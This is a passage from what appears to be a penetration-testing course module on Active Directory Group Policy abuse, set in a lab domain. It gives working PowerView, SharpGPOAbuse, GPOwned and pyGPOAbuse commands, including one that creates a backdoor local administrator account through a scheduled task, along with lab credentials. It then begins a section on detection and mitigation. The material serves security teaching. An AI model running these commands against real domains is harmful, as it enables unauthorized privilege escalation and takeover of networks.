displayname	The name displayed for the GPO in tools like the Group Policy Management Console (GPMC). This is the name that administrators use to identify the GPO in the domain.
name	The unique identifier (ID) for the GPO, which is typically a GUID. This ID is used internally by Active Directory and GPMC to identify the GPO uniquely.
gpcfilesyspath	The file system path to the folder that contains the GPO's data within the SYSVOL share on the domain controllers. This path is critical for the replication of GPO data across the domain.
objectguid	A globally unique identifier assigned to the GPO used across the Active Directory to uniquely reference the GPO. This GUID is crucial for applications and services that interact programmatically with GPOs.

If we want to list all GPOs names, we can use the following PowerShell command:

```
PS C:\Tools> Get-DomainGPO -Properties displayname

displayname
-----------
Default Domain Policy
Default Domain Controllers Policy
```

```
Default Security Policy - WKS
Testing GPO
TechSupport Management
```

Now, we need to understand where those GPOs are linked. The Active Directory attribute that gave us that information is gplink. We need to query the Site, the Domain, and each OU to retrieve that property. Let's start with the Domain level:

```
PS C:\Tools> Get-DomainObject -SearchScope Base -Properties gplink

gplink
------
[LDAP://cn={31B2F340-016D-11D2-945F-
00C04FB984F9},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
```

The output gave us an LDAP path that has the `GUID` of `Default Domain Policy`, which indicates that this GPO is linked to the domain level. The GPO's location within Active Directory objects is the `cn=policies,cn=system,DC=inlanefreight,DC=local`. The number following the semicolon represents the link options. The options determine how the GPO is applied based on the state of this link. Here are possible values and their meanings:

- 0 - The GPO is enabled.
- 1 - The GPO is disabled.
- 2 - The GPO link is enforced.
- 3 - The GPO link is enforced, but the GPO is disabled.

The last piece we need to understand is which users have the right to modify this GPO. We can pipe the command `Get-DomainObjectAcl` to get the information about the `ActiveDirectoryRights` that affect the GPO. We will only look for rights such as `CreateChild`, `WriteProperty`, `WriteDacl`, `WriteOwner`, etc. We will only search for users (`SecurityIdentifier`) greater than 1000, meaning that any default group, such as Administrators, Domain Admins, etc, will be excluded. That's because we only want to focus on non-admin users, which are accounts we can target.

```
PS C:\Tools> Get-DomainGPO | Select-Object -First 1 | Get-DomainObjectAcl
-ResolveGUIDs | where { $_.ActiveDirectoryRights -match
"CreateChild|WriteProperty|DeleteChild|DeleteTree|WriteDacl|WriteOwner" -
and $_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$' }

AceType       : AccessAllowed
ObjectDN       : CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty,
```

```
WriteProperty, GenericExecute
OpaqueLength     : 0
ObjectSID      :
InheritanceFlags   : ContainerInherit
BinaryLength     : 36
IsInherited     : False
IsCallback      : False
PropagationFlags   : None
SecurityIdentifier  : S-1-5-21-831407601-1803900599-2479021482-1604
AccessMask      : 131127
AuditFlags      : None
AceFlags       : ContainerInherit
AceQualifier     : AccessAllowed
```

Finally we convert the `SecurityIdentifier` or `SID` to the corresponding account or group name:

```
PS C:\Tools> ConvertFrom-SID S-1-5-21-831407601-1803900599-2479021482-1604
INLANEFREIGHT\Server Admins
```

Now we can get which users are members of this group:

```
PS C:\Tools> Get-DomainGroupMember "Server Admins" | select MemberName

MemberName
----------
maria
```

With this information, we can apply the same logic to search for `gplink` attribute in the Sites and OUs. To search for `gplink` in the Site we can use `Get-DomainSite`:

```
PS C:\Tools> Get-DomainSite -Properties gplink

gplink
------
[LDAP://cn={EDBD4751-347A-4468-951F-
459B0CADDA47},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
```

To retrieve the `gplink` for OUs, we can use `Get-DomainOU`.

```
PS C:\Tools> Get-DomainOU | select name, gplink
```

```
name       gplink
----       ------
Domain Controllers [LDAP://cn={6AC1786C-016F-11D2-945F-
00C04fB984F9},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
Workstations
Servers      [LDAP://cn={8F3E10E7-E9FC-43C7-A58F-
3ECFFBF69756},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
[LDAP://cn={EF1EBF2A-08F2-48E0-9D2E-
67D9F2CE875D},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
```

Note: Multiples GPOs can be applied to the same Site, Domain or OU.

Based on the OU information, we can query which computers are located within those OU with the following PowerView command:

```
PS C:\Tools> Get-DomainOU | foreach { $ou = $_.distinguishedname; Get-
DomainComputer -SearchBase $ou -Properties dnshostname | select
@{Name='OU';Expression={$ou}}, @{Name='FQDN';Expression={$_.dnshostname}}
}

OU                        FQDN
--                        -----------
OU=Domain Controllers,DC=inlanefreight,DC=local DC02.inlanefreight.local
OU=Workstations,DC=inlanefreight,DC=local   SRV01.inlanefreight.local
OU=Servers,DC=inlanefreight,DC=local      WEB01.inlanefreight.local
```

Create and Link GPOs

Now that we can list GPOs and enumerate where those GPOs are linked, we need to identify who can create GPOs and who can link GPOs to Sites, Domains, or OUs.

Searching for users with rights to Create GPOs

To identify which users can create GPOs, we need to enumerate the location where GPOs are stored in the domain, which is `CN=Policies,CN=System,DC=inlanefreight,DC=local`. Any user or group that has `Create groupPolicyContainer objects` will be able to create new GPOs. We can use the Get-DomainGPO to extract the distinguishedname of location where GPOs are stored and use Get-DomainObjectAcl to search for `CreatedChild` rights. Finally, we convert the SID to their corresponding principal name.

```
PS C:\Tools> $identity = (Get-DomainGPO).distinguishedname -replace 'CN=\
{[A-F0-9-]+\},'''; Get-DomainObjectACL -Identity $identity -ResolveGUIDs
| where { $_.ActiveDirectoryRights -contains "CreateChild" -and
$_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$' } | foreach {
ConvertFrom-SID $_.SecurityIdentifier }
```

```
INLANEFREIGHT\gabriel
```

To create a new GPO, we can use the Windows module GroupPolicy, which is part of the Remote Server Administration Tools (RSAT) for Windows commonly found on servers. Alternatively, we can use PowerGPOAbuse. While some features didn't work during our testing, it still presents an excellent opportunity to explore the tool's capabilities with regards to GPO abuse.

To confirm if the `GroupPolicy` module is installed, we can use the following PowerShell command:

```
PS C:\Tools> Get-Command -Module GroupPolicy

CommandType     Name                                               Version
Source
-----------     ----                                               -------
------
Alias           Get-GPPermissions                                  1.0.0.0
GroupPolicy
Alias           Set-GPPermissions                                  1.0.0.0
GroupPolicy
Cmdlet          Backup-GPO                                         1.0.0.0
GroupPolicy
Cmdlet          Copy-GPO                                           1.0.0.0
GroupPolicy
Cmdlet          Get-GPInheritance                                  1.0.0.0
GroupPolicy
Cmdlet          Get-GPO                                            1.0.0.0
GroupPolicy
...SNIP...
```

Next, to create a new GPO we can use the following command:

```
PS C:\Tools> New-GPO -Name TestGPO -Comment "This is a test GPO."

DisplayName      : TestGPO
DomainName       : inlanefreight.local
Owner            : INLANEFREIGHT\gabriel
Id               : 93413c32-8d64-4ad6-b48e-6673cbb8aa24
GpoStatus        : AllSettingsEnabled
Description      : This is a test GPO.
CreationTime     : 5/1/2024 3:04:54 PM
ModificationTime : 5/1/2024 3:04:54 PM
```

Searching for users with rights to Link GPOs

As we previously discussed, GPOs can be linked to three (3) different locations: sites, Domains, and OUs.

```
PS C:\Tools> Get-DomainSite -Properties distinguishedname | foreach { Get-
DomainObjectAcl -SearchBase $_.distinguishedname -ResolveGUIDs | where {
$_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -match
"WriteProperty" } | select ObjectDN, @{Name='ResolvedSID';Expression=
{ConvertFrom-SID $_.SecurityIdentifier}} | Format-List }

ObjectDN  : CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=inlanefreight,DC=local
ResolvedSID : INLANEFREIGHT\eldridge
```

```
PS C:\Tools> Get-DomainObjectAcl -SearchScope Base -ResolveGUIDs | where {
$_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -match
"WriteProperty" } | select ObjectDN, @{Name='ResolvedSID';Expression=
{ConvertFrom-SID $_.SecurityIdentifier}} | Format-List

ObjectDN  : DC=inlanefreight,DC=local
ResolvedSID : INLANEFREIGHT\eliezer
```

```
PS C:\Tools> Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | where {
$_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -match
"WriteProperty" } | select ObjectDN, @{Name='ResolvedSID';Expression=
{ConvertFrom-SID $_.SecurityIdentifier}} | Format-List

ObjectDN  : OU=Workstations,DC=inlanefreight,DC=local
ResolvedSID : INLANEFREIGHT\luz
```

Aditionally we can use the tool Get-GPOEnumeration, a wrapper that use PowerView to automate the GPO enumeration. If we don't specify any parameter, the function uses PowerView to find all GPOs where non-admin users have the rights to modify and determine where they are linked. Additionally, it can check permissions for modifying GPOs with the parameter `-ModifyGPOs,` permission to link GPOs with `-LinkGPOs`, and permission to create GPOs with `-CreateGPO.`

```
PS C:\Tools> Import-Module .\Get-GPOEnumeration.ps1
PS C:\Tools> Get-GPOEnumeration
Enumerating GPOs and their applied scopes...
```

```
PrincipalName    : Server Admins
GPOName       : Default Domain Policy
GPCFileSysPath    :
\\inlanefreight.local\sysvol\inlanefreight.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}
AppliedScopes    : Domain: inlanefreight
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty,
WriteProperty, GenericExecute
ObjectDN       : CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local
...SNIP...
```

In the above command, the group `Server Admins` has permissions to modify the GPO `Default Domain Policy` which is applied to the scope `Domain: inlanefreight`.

Link GPOs

To link a GPO, we can use the GroupPolicy module and use the command New-GPLink and specify the GPO name with the option `-Name <GPO>` and the option `-Target <LDAP distinguished name>`:

```
PS C:\Tools> New-GPLink -Name TestGPO -Target
"OU=TestOU,DC=inlanefreight,DC=local"

GpoId       : 93413c32-8d64-4ad6-b48e-6673cbb8aa24
DisplayName : TestGPO
Enabled     : True
Enforced    : False
Target      : OU=TestOU,DC=inlanefreight,DC=local
Order       : 2
```

Abusing GPOs from Windows

To Abuse GPOs we can use SharpGPOAbuse a .NET application written in C# that can be used to take advantage of a user's edit rights on a Group Policy Object (GPO) to compromise the objects that that GPO controls. Currently, `SharpGPOAbuse` supports the following options:

Option	Description
--AddUserRights	Add rights to a user
--AddLocalAdmin	Add a user to the local admins group
--AddComputerScript	Add a new computer startup script

Option	Description
--AddUserScript	Configure a user logon script
--AddComputerTask	Configure a computer immediate task
--AddUserTask	Add an immediate task to a user

Let's use `--AddLocalAdmin`. We need to specify the account we want to grant administrative access to with the option `--UserAccount <account name>` and the GPO name with the option `--GPOName <policy name>.` Notice that we must be running in the context of the account we want to abuse the privileges:

```
PS C:\Tools> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount gabriel --
GPOName "Default Security Policy - WKS"
[+] Domain = inlanefreight.local
[+] Domain Controller = DC02.inlanefreight.local
[+] Distinguished Name = CN=Policies,CN=System,DC=inlanefreight,DC=local
[+] SID Value of gabriel = S-1-5-21-831407601-1803900599-2479021482-1106
[+] GUID of "Default Security Policy - WKS" is: {EF1EBF2A-08F2-48E0-9D2E-
67D9F2CE875D}
[+] Creating file
\\inlanefreight.local\SysVol\inlanefreight.local\Policies\{EF1EBF2A-08F2-
48E0-9D2E-67D9F2CE875D}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO
refresh cycle.
[+] Done!
```

Note: Please keep in mind that using the `--AddLocalAdmin` option will overwrite any existing Administrator if this policy is given higher priority. This could create problems if the Administrators or any other options are locally set on the machines, as they will be replaced. It is recommended to experiment with these changes in a controlled environment, such as this lab.

SharpGPOAbuse, creates the GPO file and place it in the corresponding directory. We can open the file location to see it's content:

```
PS C:\Tools> cat
"\\inlanefreight.local\SysVol\inlanefreight.local\Policies\{EF1EBF2A-08F2-
48E0-9D2E-67D9F2CE875D}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf"
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
```

```
[Group Membership]
*S-1-5-32-544__Memberof =
*S-1-5-32-544__Members = *S-1-5-21-831407601-1803900599-2479021482-1106
```

After the computers within the OU update their policies, the account `gabriel` will become a member of the Administrators group. We can now attempt to list the `C$` drive of `WEB01`, which is a computer that belongs to the OU:

```
PS C:\Tools> dir \\web01\c$

  Directory: \\web01\c$

Mode        LastWriteTime    Length Name
----        -------------    ------ ----
d-----    2/25/2022 10:20 AM        PerfLogs
d-r---    10/6/2021 3:50 PM        Program Files
d-----    3/27/2024 5:32 PM        Program Files (x86)
d-----    3/19/2022 5:56 AM        Temp
d-----    3/27/2024 2:55 PM        Tools
d-r---    3/27/2024 6:01 PM        Users
d-----    3/28/2024 4:13 PM        Windows
```

Additionally we can use the PowerView3 version that includes the command `New-GPOImmediateTask`, it allow us to modify the GPO and add a schedule task to execute commands through the GPO.

GPO Enumeration from Linux

To perform GPO enumeration from Linux, we can use GPOwned or pywerview. In this module, we will focus on GPOwned, but we will include one example using `pywerview`.

Listing GPOs

To list GPOs, we can use the option `-listgpo`. To use this option, we need to specify the credentials, the domain controller IP address using the option `-dc-ip <ip address>`, and finally, any of the options `-gpcmachine` or `-gpcuser,` those indicate whenever the GPO is related to users or machines.

```
proxychains4 -q python3 GPOwned.py -u gabriel -p Godisgood001 -d
inlanefreight.local -dc-ip 172.16.92.10 -gpcmachine -listgpo
        GPO Helper - @TheXC3LL

[*] Connecting to LDAP service at 172.16.92.10
[*] Requesting GPOs info from LDAP
```

```
[+] Name: {31B2F340-016D-11D2-945F-00C04FB984F9}
    [-] displayName: Default Domain Policy
    [-] gPCFileSysPath:
\\inlanefreight.local\sysvol\inlanefreight.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}
    [-] gPCMachineExtensionNames: [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}
{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-1
1D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
    [-] versionNumber: 3
    [-] Verbose:
        ---      ---
        Registry Settings
        EFS Policy
        ---      ---
        Security
        Computer Restricted Groups
        ---      ---
        EFS Recovery
        EFS Policy
```

Searching for GPOs Links

If we want to search for links, we can use the option `-listgplink`:

```
proxychains4 -q python3 GPOwned.py -u gabriel -p Godisgood001 -d
inlanefreight.local -dc-ip 172.16.92.10 -gpcmachine -listgplink
        GPO Helper - @TheXC3LL

[*] Connecting to LDAP service at 172.16.92.10
[*] Requesting GPOs info from LDAP

[+] Name: inlanefreight
    [-] distinguishedName: DC=inlanefreight,DC=local
    [-] gPLink: [LDAP://cn={31B2F340-016D-11D2-945F-
00C04FB984F9},cn=policies,cn=system,DC=inlanefreight,DC=local;0]

[+] Name: Domain Controllers
    [-] distinguishedName: OU=Domain Controllers,DC=inlanefreight,DC=local
    [-] gPLink: [LDAP://cn={6AC1786C-016F-11D2-945F-
00C04fB984F9},cn=policies,cn=system,DC=inlanefreight,DC=local;0]

[+] Name: Workstations
    [-] distinguishedName: OU=Workstations,DC=inlanefreight,DC=local
    [-] gPLink:

[+] Name: Servers
    [-] distinguishedName: OU=Servers,DC=inlanefreight,DC=local
```

```
    [-] gPLink: [LDAP://cn={8F3E10E7-E9FC-43C7-A58F-
3ECFFBF69756},cn=policies,cn=system,DC=inlanefreight,DC=local;0]
[LDAP://cn={EF1EBF2A-08F2-48E0-9D2E-
67D9F2CE875D},cn=policies,cn=system,DC=inlanefreight,DC=local;0]

[^] Have a nice day!
```

Note: This option does not include links for Sites. To identify Site links, we can query the Sites Active Directory Distinguished Name.

Rights to modify GPOs

There's no easy way to identify rights to modify GPOs from Linux. We can use Bloodhound.py, but if we want to do it manually or check rights that BloodHound doesn't identify, we can use `GPOwned.py` in combination with dacledit.

To install dacledit, we will clone ShutdownRepo impacket's repository, create a python virtual environment to avoid conflict between the original Impacket installation and this branch, and install the fork impacket repository:

```
git clone https://github.com/ShutdownRepo/impacket -b dacledit
```

```
cd impacket
pwd
/home/plaintext/htb/modules/dacl/shutdownRepo/impacket
python3 -m venv .dacledit
source .dacledit/bin/activate
```

```
python3 -m pip install .
Processing /home/plaintext/htb/modules/dacl/shutdownRepo/impacket
Collecting chardet
 Downloading chardet-5.1.0-py3-none-any.whl (199 kB)
   |████████████████████████████████| 199 kB 1.7 MB/s
Collecting flask>=1.0
 Using cached Flask-2.3.2-py3-none-any.whl (96 kB)
..SNIP...
```

Next we need to use `GPOwned.py` to search for all GPOs GUIDs.

```
proxychains4 -q python3 GPOwned.py -u gabriel -p Godisgood001 -d
inlanefreight.local -dc-ip 172.16.92.10 -gpcmachine -listgpo | grep "
```

```
Name:"
[+] Name: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] Name: {6AC1786C-016F-11D2-945F-00C04fB984F9}
[+] Name: {EF1EBF2A-08F2-48E0-9D2E-67D9F2CE875D}
[+] Name: {8F3E10E7-E9FC-43C7-A58F-3ECFFBF69756}
```

We will use those GUIDs in combination with the Group Policy distinguished name for the domain, which is `CN={<GUID>},CN=Policies,CN=System,DC=inlanefreight,DC=local` and use it with dacledit to identify rights to modify GPOs:

```
proxychains4 -q python3 examples/dacledit.py
inlanefreight.local/gabriel:Godisgood001 -target-dn "CN={31B2F340-016D-
11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local" -
dc-ip 172.16.92.10
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] ACE[0] info
[*]  ACE Type         : ACCESS_ALLOWED_OBJECT_ACE
[*]  ACE flags        : CONTAINER_INHERIT_ACE
[*]  Access mask       : ControlAccess
[*]  Flags          : ACE_OBJECT_TYPE_PRESENT
[*]  Object type (GUID)    : Apply-Group-Policy (edacfd8f-ffb3-11d1-b41d-
00a0c968f939)
[*]  Trustee (SID)      : Authenticated Users (S-1-5-11)
[*] ACE[1] info
[*]  ACE Type         : ACCESS_ALLOWED_ACE
[*]  ACE flags        : None
[*]  Access mask       : ReadAndExecute (0xe00bd)
[*]  Trustee (SID)      : Domain Admins (S-1-5-21-831407601-1803900599-
2479021482-512)
[*] ACE[2] info
[*]  ACE Type         : ACCESS_ALLOWED_ACE
[*]  ACE flags        : None
[*]  Access mask       : ReadAndExecute (0xe00bd)
[*]  Trustee (SID)      : Enterprise Admins (S-1-5-21-831407601-
1803900599-2479021482-519)
[*] ACE[3] info
[*]  ACE Type         : ACCESS_ALLOWED_ACE
[*]  ACE flags        : CONTAINER_INHERIT_ACE
[*]  Access mask       : ReadControl, WriteProperties, ReadProperties,
ListChildObjects, DeleteChild, CreateChild (0x20037)
[*]  Trustee (SID)      : Server Admins (S-1-5-21-831407601-1803900599-
2479021482-1604)
```

Abusing GPOs from Linux

To abuse GPOs from Linux we can use pyGPOAbuse, a partial implementation of SharpGPOAbuse. Let's install `pyGPOAbuse`:

```
git clone -q https://github.com/Hackndo/pyGPOAbuse
cd pyGPOAbuse; python3 -m pip install -r requirements.txt
Collecting msldap
 Downloading msldap-0.5.10-py3-none-any.whl (154 kB)
   |████████████████████████████████| 154 kB 1.7 MB/s
...SNIP...
```

Before we abuse this GPO, let's create a backup so we can restore it once we are done. We can use `GPOwned.py` with the option `-backup directoryname` and specify the GPO guid we want to backup with the option `-name {GUID}`:

```
proxychains4 -q python3 GPOwned.py -u gabriel -p Godisgood001 -d
inlanefreight.local -dc-ip 172.16.92.10 -gpcmachine -backup backupgpo -
name "{31B2F340-016D-11D2-945F-00C04FB984F9}"
        GPO Helper - @TheXC3LL

[*] Creating backup folder
[*] Connecting to LDAP service at 172.16.92.10
[*] Requesting GPOs info from LDAP
[*] Saving gPCMachineExtensionNames values as gPCMachineExtensionNames.txt
[*] Connecting to SMB service at 172.16.92.10
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}
[*] Downloading \Sysvol\inlanefreight.local\policies\{31b2f340-016d-11d2-
945f-00c04fb984f9}/GPT.INI
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/MACHINE
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/MACHINE/Microsoft
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/MACHINE/Microsoft/Windows NT
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/MACHINE/Microsoft/Windows NT/SecEdit
[*] Downloading \Sysvol\inlanefreight.local\policies\{31b2f340-016d-11d2-
945f-00c04fb984f9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf
[*] Downloading \Sysvol\inlanefreight.local\policies\{31b2f340-016d-11d2-
945f-00c04fb984f9}/MACHINE/Registry.pol
[*] Enumerating files at \SysVol\inlanefreight.local\policies\{31b2f340-
016d-11d2-945f-00c04fb984f9}/USER
```

```
[^] Have a nice day!
```

Next we can use `pyGPOAbuse` to modify the GPO. This tool allowed us to run `PowerShell` or `cmd` commands with the options `-PowerShell` or `-command`, respectively. We must set the option `-gpo-id <GPO ID>`, the credentials and the command we want to execute. In the following example, we will create a new user and add it to the Administrators group:

```
proxychains4 -q python3 pygpoabuse.py
inlanefreight.local/gabriel:Godisgood001 -gpo-id EF1EBF2A-08F2-48E0-9D2E-
67D9F2CE875D -command "net user plaintext Password1234 /add && net
localgroup Administrators plaintext /add" -taskname "PT_LocalAdmin" -
description "this is a GPO test" -dc-ip 172.16.92.10 -v
INFO:root:Version updated
[*] Version updated
SUCCESS:root:ScheduledTask PT_LocalAdmin created!
[+] ScheduledTask PT_LocalAdmin created!
```

Note: Some options, such as creating GPOs or linking new ones to OU, Sites, or Domain, are not included in these Python tools. We encourage students to create their own tools or contribute to the existing ones.

Conclusion

In this section, we learn how to enumerate and abuse GPOs from Windows and Linux. In the next section, we will discuss methods of detection and mitigation against all attacks seen so far throughout this module.

Detection and Mitigation Strategies for DACL Attacks

As organizations increasingly rely on sophisticated security architectures, Discretionary Access Control List (DACL) vulnerabilities emerge as critical attack vectors that can compromise system integrity. Detecting and mitigating such vulnerabilities are important to maintaining and protecting the security postures of organizations. This section outlines some practical strategies for detecting and preventing DACL attacks, detailing methods used for both detection and mitigation of these attacks.

Shadow Credential Attacks

Detection

Detection strategies for Shadow Credential Attacks focus on identifying unusual activities related to the manipulation of key security attributes:

- `Monitoring Kerberos Authentication`: Watch for anomalies in TGT requests, which can indicate `Shadow Credential Attacks`. This is particularly relevant in environments where PKINIT authentication is uncommon. A key event to monitor is `Event ID 4768`, where Certificate Information attributes appearing non-blank can signal potential unauthorized credential injection.

To locate events where the `CertIssuerName` field is not empty, we can use the following PowerShell script. This script retrieves all Event ID 4768, converts them to XML and then filters the results to identify events where the `CertIssuerName` is not empty:

```
PS C:\Tools> $events = Get-WinEvent -FilterHashtable @{LogName='Security';
ID=4768}
PS C:\Tools> foreach ($event in $events) {
    $xml = [xml]$event.ToXml()

    # Function to safely retrieve the text content of an XML node
    function Get-XmlContent($xmlNode) {
        if ($xmlNode -and $xmlNode.'#text') {
            return $xmlNode.'#text'.Trim()
        }
        return $null
    }
    # Retrieve the Certificate Information if available
    $certIssuerName = Get-XmlContent ($xml.Event.EventData.Data | Where-
Object { $_.Name -eq 'CertIssuerName' })

    if ($certIssuerName) {
        # Output the event if any of the Certificate Information
attributes are not empty
        $event | Format-List -Property TimeCreated, Id, Message
    }
}

TimeCreated : 4/27/2024 6:18:37 PM
Id          : 4768
Message     : A Kerberos authentication ticket (TGT) was requested.

              Account Information:
                Account Name:           gabriel
                Supplied Realm Name:    LAB.LOCAL
                User ID:                        S-1-5-21-2570265163-
3918697770-3667495639-4602

              Service Information:
                Service Name:           krbtgt
```

```
                Service ID:             S-1-5-21-2570265163-3918697770-
3667495639-502

              Network Information:
                Client Address:         ::ffff:10.10.14.33
                Client Port:            48272

              Additional Information:
                Ticket Options:         0x40800010
                Result Code:            0x0
                Ticket Encryption Type: 0x12
                Pre-Authentication Type:        16

              Certificate Information:
                Certificate Issuer Name:                gabriel
                Certificate Serial Number:      00
                Certificate Thumbprint:
3D330AC0E4CC1DEC26E309A9C8301829BEB1E219

              Certificate information is only provided if a certificate
was used for pre-authentication.

              Pre-authentication types, ticket options, encryption types
and result codes are defined in RFC 4120.
```

- `Active Directory Object Modification Monitoring`: Keep an eye on unauthorized modifications to the `msDS-KeyCredentialLink` attribute, which can be highlighted by `Event ID 5136`. This event becomes critical if the modifications are not made by expected accounts, such as the Azure AD Connect synchronization account or the ADFS service account, which are typically legitimate modifiers in the context of Key Provisioning Services. It's the same Event ID we use to identify GPO changes.

Mitigation

Preventive measures for Shadow Credential Attacks should include:

- `Proactive Audit of Privileged Accounts:` Regularly audit all inbound object control for highly privileged accounts to ensure that only authorized entities have the ability to make significant changes.
- `Restrictive Access Control Settings:` Implement an Access Control Entry (ACE) that denies the principal EVERYONE from modifying the `msDS-KeyCredentialLink` attribute for accounts not enrolled in Key Trust passwordless authentication, especially privileged accounts. Note that attackers with WriteOwner or WriteDACL privileges can override this control, which should be detected by a suitably configured System Access Control List (SACL).

Logon Scripts

Detection

For attacks exploiting the scriptPath attribute, effective detection involves a couple of key monitoring strategies:

- `Audit of Script Access and Modifications`: Regularly monitor the access rights and modifications made to scriptPath and related files. This can help reveal unauthorized changes that could indicate an attack. Tools like icacls are invaluable in determining if unintended entities have write access to these scripts.
- `Monitoring for Plaintext Credentials and Unauthorized Script Locations`: It is crucial to also monitor scripts for the presence of plaintext credentials or scripts located in shared resources where users have rights to modify content. This oversight can prevent attackers from exploiting scripts to elevate privileges or move laterally within the network.

Mitigation

Effective mitigation involves several layers of defense, including:


`Proper Permissions Management`: Review and rectify permissions settings on logon scripts and associated file shares. Ensure that only the required users and groups have write access, and check that unsafe groups like Domain Users, Authenticated Users, and Everyone do not have elevated permissions.

SPN Jacking

